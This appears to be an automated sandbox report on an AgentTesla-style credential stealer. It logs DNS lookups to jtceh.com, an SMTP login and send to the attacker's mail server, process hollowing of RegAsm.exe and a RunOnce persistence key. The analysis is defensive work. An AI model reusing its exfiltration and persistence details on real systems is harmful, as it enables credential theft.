Nov 25, 2020 03:42:29.231197119 CET	53	49563	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:30.307598114 CET	51352	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:30.334883928 CET	53	51352	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:31.351947069 CET	59349	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:31.388055086 CET	53	59349	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:32.041606903 CET	57084	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:32.077533007 CET	53	57084	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:32.868081093 CET	58823	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:32.903877020 CET	53	58823	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:35.105829954 CET	57568	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:35.133411884 CET	53	57568	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:36.220383883 CET	50540	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:36.247662067 CET	53	50540	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:39.714643955 CET	54366	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:39.741894960 CET	53	54366	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:44.417468071 CET	53034	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:44.454144955 CET	53	53034	8.8.8.8	192.168.2.3
Nov 25, 2020 03:42:49.447880030 CET	57762	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:42:49.475168943 CET	53	57762	8.8.8.8	192.168.2.3
Nov 25, 2020 03:43:01.058068991 CET	55435	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:43:01.095410109 CET	53	55435	8.8.8.8	192.168.2.3
Nov 25, 2020 03:43:08.914177895 CET	50713	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:43:08.956548929 CET	53	50713	8.8.8.8	192.168.2.3
Nov 25, 2020 03:43:22.949134111 CET	56132	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:43:22.999593019 CET	53	56132	8.8.8.8	192.168.2.3
Nov 25, 2020 03:43:26.776524067 CET	58987	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:43:26.815829039 CET	53	58987	8.8.8.8	192.168.2.3
Nov 25, 2020 03:43:59.166819096 CET	56579	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:43:59.194155931 CET	53	56579	8.8.8.8	192.168.2.3
Nov 25, 2020 03:44:00.512402058 CET	60633	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:44:00.555957079 CET	53	60633	8.8.8.8	192.168.2.3
Nov 25, 2020 03:44:40.850955963 CET	61292	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:44:40.878197908 CET	53	61292	8.8.8.8	192.168.2.3
Nov 25, 2020 03:44:40.891051054 CET	63619	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:44:40.918237925 CET	53	63619	8.8.8.8	192.168.2.3
Nov 25, 2020 03:44:45.736259937 CET	64938	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:44:45.778491974 CET	53	64938	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:16.551387072 CET	61946	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:16.609868050 CET	53	61946	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:17.087902069 CET	64910	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:17.128082037 CET	53	64910	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:17.604422092 CET	52123	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:17.642211914 CET	53	52123	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:17.997046947 CET	56130	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:18.032824039 CET	53	56130	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:18.407149076 CET	56338	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:18.442859888 CET	53	56338	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:18.857722044 CET	59420	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:18.893817902 CET	53	59420	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:20.199269056 CET	58784	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:20.234807968 CET	53	58784	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:21.993962049 CET	63978	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:22.029191017 CET	53	63978	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:22.639784098 CET	62938	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:22.675499916 CET	53	62938	8.8.8.8	192.168.2.3
Nov 25, 2020 03:45:23.439472914 CET	55708	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:45:23.474720955 CET	53	55708	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 25, 2020 03:47:12.841329098 CET	56803	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:47:12.894303083 CET	53	56803	8.8.8.8	192.168.2.3
Nov 25, 2020 03:47:13.085151911 CET	57145	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:47:13.120682001 CET	53	57145	8.8.8.8	192.168.2.3
Nov 25, 2020 03:47:13.526247978 CET	55359	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:47:13.572169065 CET	53	55359	8.8.8.8	192.168.2.3
Nov 25, 2020 03:47:16.828608036 CET	58306	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:47:16.880084038 CET	53	58306	8.8.8.8	192.168.2.3
Nov 25, 2020 03:47:19.916198969 CET	64124	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:47:19.967411995 CET	53	64124	8.8.8.8	192.168.2.3
Nov 25, 2020 03:47:20.179048061 CET	49361	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:47:20.214621067 CET	53	49361	8.8.8.8	192.168.2.3
Nov 25, 2020 03:49:30.162890911 CET	63150	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:49:30.190217018 CET	53	63150	8.8.8.8	192.168.2.3
Nov 25, 2020 03:49:30.626329899 CET	53279	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:49:30.653491974 CET	53	53279	8.8.8.8	192.168.2.3
Nov 25, 2020 03:50:03.209068060 CET	56881	53	192.168.2.3	8.8.8.8
Nov 25, 2020 03:50:03.252847910 CET	53	56881	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2020 03:42:44.417468071 CET	192.168.2.3	8.8.8.8	0xdbc7	Standard query (0)	jtceh.com	A (IP address)	IN (0x0001)
Nov 25, 2020 03:43:08.914177895 CET	192.168.2.3	8.8.8.8	0xfa94	Standard query (0)	jtceh.com	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.850955963 CET	192.168.2.3	8.8.8.8	0xbf1d	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.891051054 CET	192.168.2.3	8.8.8.8	0xf409	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:45.736259937 CET	192.168.2.3	8.8.8.8	0x82fe	Standard query (0)	mail.jtceh.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2020 03:42:44.454144955 CET	8.8.8.8	192.168.2.3	0xdbc7	No error (0)	jtceh.com		162.213.255.53	A (IP address)	IN (0x0001)
Nov 25, 2020 03:43:08.956548929 CET	8.8.8.8	192.168.2.3	0xfa94	No error (0)	jtceh.com		162.213.255.53	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		184.73.247.141	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.252.36	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.153.147	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.878197908 CET	8.8.8.8	192.168.2.3	0xbf1d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		184.73.247.141	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.161.145	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.252.36	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.153.147	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.142.93	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		174.129.214.20	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:40.918237925 CET	8.8.8.8	192.168.2.3	0xf409	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 25, 2020 03:44:45.778491974 CET	8.8.8.8	192.168.2.3	0x82fe	No error (0)	mail.jtceh.com		162.213.255.53	A (IP address)	IN (0x0001)
Nov 25, 2020 03:47:12.894303083 CET	8.8.8.8	192.168.2.3	0x4591	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2020 03:49:30.190217018 CET	8.8.8.8	192.168.2.3	0xd119	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 25, 2020 03:42:44.828505993 CET	162.213.255.53	443	192.168.2.3	49723	CN=jtceh.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Sun Nov 22 01:00:00 CET 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Tue Nov 23 00:59:59 CET 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
Nov 25, 2020 03:43:09.335922956 CET	162.213.255.53	443	192.168.2.3	49729	CN=jtceh.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Sun Nov 22 01:00:00 CET 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Tue Nov 23 00:59:59 CET 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
Nov 25, 2020 03:44:41.145215034 CET	184.73.247.141	443	192.168.2.3	49737	CN=*.ipify.org, OU=PositiveSSL Wildcard, OU=Domain Control Validated CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Jan 24 01:00:00 CET 2018 Wed Feb 12 01:00:00 CET 2014 Tue Jan 19 01:00:00 CET 2010	Sun Jan 24 00:59:59 CET 2021 Mon Feb 12 00:59:59 CET 2029 Tue Jan 19 00:59:59 CET 2038	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Feb 12 01:00:00 CET 2014	Mon Feb 12 00:59:59 CET 2029		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 19 01:00:00 CET 2010	Tue Jan 19 00:59:59 CET 2038		


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2020 03:44:46.333580017 CET	587	49738	162.213.255.53	192.168.2.3	220-server148.web-hosting.com ESMTP Exim 4.93 #2 Tue, 24 Nov 2020 21:44:46 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 25, 2020 03:44:46.334391117 CET	49738	587	192.168.2.3	162.213.255.53	EHLO 226546
Nov 25, 2020 03:44:46.502772093 CET	587	49738	162.213.255.53	192.168.2.3	250-server148.web-hosting.com Hello 226546 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 25, 2020 03:44:46.505415916 CET	49738	587	192.168.2.3	162.213.255.53	AUTH login b2ZmaWNlc2FsZXNAanRjZWguY29t
Nov 25, 2020 03:44:46.674171925 CET	587	49738	162.213.255.53	192.168.2.3	334 UGFzc3dvcmQ6
Nov 25, 2020 03:44:46.869170904 CET	587	49738	162.213.255.53	192.168.2.3	235 Authentication succeeded
Nov 25, 2020 03:44:46.870492935 CET	49738	587	192.168.2.3	162.213.255.53	MAIL FROM:<officesales@jtceh.com>
Nov 25, 2020 03:44:47.039110899 CET	587	49738	162.213.255.53	192.168.2.3	250 OK
Nov 25, 2020 03:44:47.039941072 CET	49738	587	192.168.2.3	162.213.255.53	RCPT TO:<officesales@jtceh.com>
Nov 25, 2020 03:44:47.217489958 CET	587	49738	162.213.255.53	192.168.2.3	250 Accepted
Nov 25, 2020 03:44:47.217869997 CET	49738	587	192.168.2.3	162.213.255.53	DATA
Nov 25, 2020 03:44:47.386503935 CET	587	49738	162.213.255.53	192.168.2.3	354 Enter message, ending with "." on a line by itself
Nov 25, 2020 03:44:47.387752056 CET	49738	587	192.168.2.3	162.213.255.53	.
Nov 25, 2020 03:44:47.561041117 CET	587	49738	162.213.255.53	192.168.2.3	250 OK id=1khknX-002jrM-9r
Nov 25, 2020 03:46:25.746232986 CET	49738	587	192.168.2.3	162.213.255.53	QUIT
Nov 25, 2020 03:46:25.916059017 CET	587	49738	162.213.255.53	192.168.2.3	221 server148.web-hosting.com closing connection

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: PO_010-240.exe PID: 3420 Parent PID: 5784

General

Start time:	03:42:27
Start date:	25/11/2020
Path:	C:\Users\user\Desktop\PO_010-240.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO_010-240.exe'
Imagebase:	0x400000
File size:	69632 bytes
MD5 hash:	9C827B2D04FD53E767EE0D2413D99185
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: RegAsm.exe PID: 6072 Parent PID: 3420

General

Start time:	03:42:35
Start date:	25/11/2020
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PO_010-240.exe'
Imagebase:	0x580000
File size:	64616 bytes
MD5 hash:	6FD7592411112729BF6B1F2F6C34899F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.292786482.000000001D4F1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000001.00000002.292786482.000000001D4F1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\sore\PREIMBUED.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	9665D4	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9634ED	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9634ED	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9634ED	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9634ED	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9634ED	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	9634ED	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D34CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D34CF06	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\sore\PREIMBUED.exe	unknown	69632	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d7 69 c6 c2 93 08 a8 91 93 08 a8 91 93 08 a8 91 10 14 a6 91 92 08 a8 91 dc 2a a1 91 9b 08 a8 91 a5 2e a5 91 92 08 a8 91 52 69 63 68 93 08 a8 91 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 03 8e 43 59 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 e0 00 00 00 30 00 00 00 00 00 00 90 12 00 00 00 10 00 00 00 f0 00 00 00 00 40 00 00 10 00 00 00 10 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........i.................... ...*.............Rich........ ............PE..L.....CY...... ....0.............. ......@........	success or wait	1	9613FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PO_010-240.exe	unknown	69632	success or wait	1	9665D4	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D325705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6D32CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6D32CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D32CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2803DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2803DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	success or wait	1	6C291B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4096	end of file	1	6C291B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	4095	success or wait	1	6D325705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe.config	unknown	8173	end of file	1	6D325705	unknown

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce	PROLOGISIN	unicode	C:\Users\user\sore\PREIMBUED.exe	success or wait	1	9610D9	RegSetValueExA

Analysis Process: conhost.exe PID: 6080 Parent PID: 6072

General

Start time:	03:42:35
Start date:	25/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: PREIMBUED.exe PID: 4272 Parent PID: 3388

General

Start time:	03:42:53
Start date:	25/11/2020
Path:	C:\Users\user\sore\PREIMBUED.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\sore\PREIMBUED.exe'
Imagebase:	0x400000
File size:	69632 bytes
MD5 hash:	9C827B2D04FD53E767EE0D2413D99185
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Visual Basic
